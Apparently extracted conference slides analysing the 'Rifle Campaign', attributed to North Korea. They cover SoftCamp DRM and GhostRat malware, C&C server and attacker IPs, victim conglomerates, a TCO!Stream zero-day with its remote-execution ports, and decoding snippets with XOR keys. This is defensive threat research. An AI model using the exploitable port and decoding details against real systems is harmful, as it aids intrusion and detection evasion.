- 3) Launch service with wsupdatemgr.dll by using svchost.exe



Send it to C2

Rifle Campaign - SoftCamp DRM Malware > C&C Server

C&C Servers


IP	Country	Allocated
165.194.117.35	Republic of Korea	Jung-Ang University
203.241.248.108	Republic of Korea	In-Jae University
124.139.210.45	Republic of Korea	Unknown

Rifle Campaign - GhostRat Operation



Rifle Campaign - GhostRat Operation

Start from C&C Server of Softcamp DRM Malware



inetnum:	175.45.176.0 - 175.45.179.255
netname:	STAR-KP
descr:	Ryugyong-dong
descr:	Potong-gang District
country:	KP
admin-c:	SJVC1-AP
tech-c:	SJVC1-AP
status:	ALLOCATED PORTABLE

203.241.248.108
In-Jae University

210.xxx.xxx.241
(Central C&C Server)

Victims (SK Group, Hanjin, Korea Airline, KT)

ATTACKER
175.117.144.67

Rifle Campaign - GhostRat Operation

Damage

- ❶ Stolen Documents : 1TB / 42,600 files
- ❷ 140,000 PCs of 27 companies infected
- ❸ **Victimized companies**
 - Defense industry : Hanjin Group affiliates (Korean Air)
 - Telecommunications networks : 17 SK Group affiliates, KT
 - They're all Conglomerates



Rifle Campaign - How they hacked Victims

TCO!Stream Vulnerability - 0day until March, 2016

TCO!Stream : PC asset management system

Desktop Integrated management software that manages all the PCs connected to the network. Some of its functions include various types of **error management, hardware management, software management, software installation and upgrade and illegal software check-up.**

Rifle Campaign - How they hacked Victims

TCO!Stream Modules

Filename	Service Port	Functionality
EtcCmds.exe	3511	TCO!stream Server Health Check
TXFercli.exe	3523 3524	Administrator can control Client PCs remotely File Transfer & Receive, Deletion, Execution
tsrvctl_nt.exe	3526	Remotely File/Command Execution
TClient.exe	3511	TCO!stream Client Main Module Module Update, PC Information Gathering

Rifle Campaign - How they choose Targets and How FSI detected it




Rifle Campaign - How they choose Targets and How FSI detected it

Vulnerable Port Scan

FSI Security Operations Center detected abnormal scan events

3511 TCP Port scan (12/Jan/2016)



Source : 175.117.144.67 (Korea)
Destination : 67 Financial Companies

Rifle Campaign - Military Cyber Command (MCC) Incidents



3,200 PCs Infected



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Correlation Analysis

Correlation Analysis : Trace their Footprints

Decoding or Encoding Method

- Decoding Code, Decoding Key

PDB Path

C&C Server

- Server IP and Command Code

Font (If Document malware)

Used Vulnerability

Created Files

Created Process

Registry

Internal String

MUTEX

Correlation Analysis



Yara
/* YARA */


&



Maltego

Correlation Analysis

Font



<https://kevinchen.co/blog/installing-north-korea-red-star-os/>



Frequently Used Fonts

DengXian, DengXian Light
 KP CheongPong, KP CheonRiMa,
 KP KwangMyeong

Chinese Fonts

RedStar OS Fonts

Correlation Analysis : RIFLE Campaign

Decoding Method : IDA PseudoCode



Correlation Analysis

XOR Key

```

LOBYTE(xorkey3) = 0xD1u;
vardata = vdata;
xorkey2 = 0xA2u;

```

Be careful with Endian

```

// xorkey1 - 4byte
// xorkey2 - 1byte
// xorkey3 - 4byte
// xorkey4 - 1byte
// dwResult - 4byte

```

```

xorkey1 = 0x2B39DBD1;
dwResult = 0x5A793B21;

```

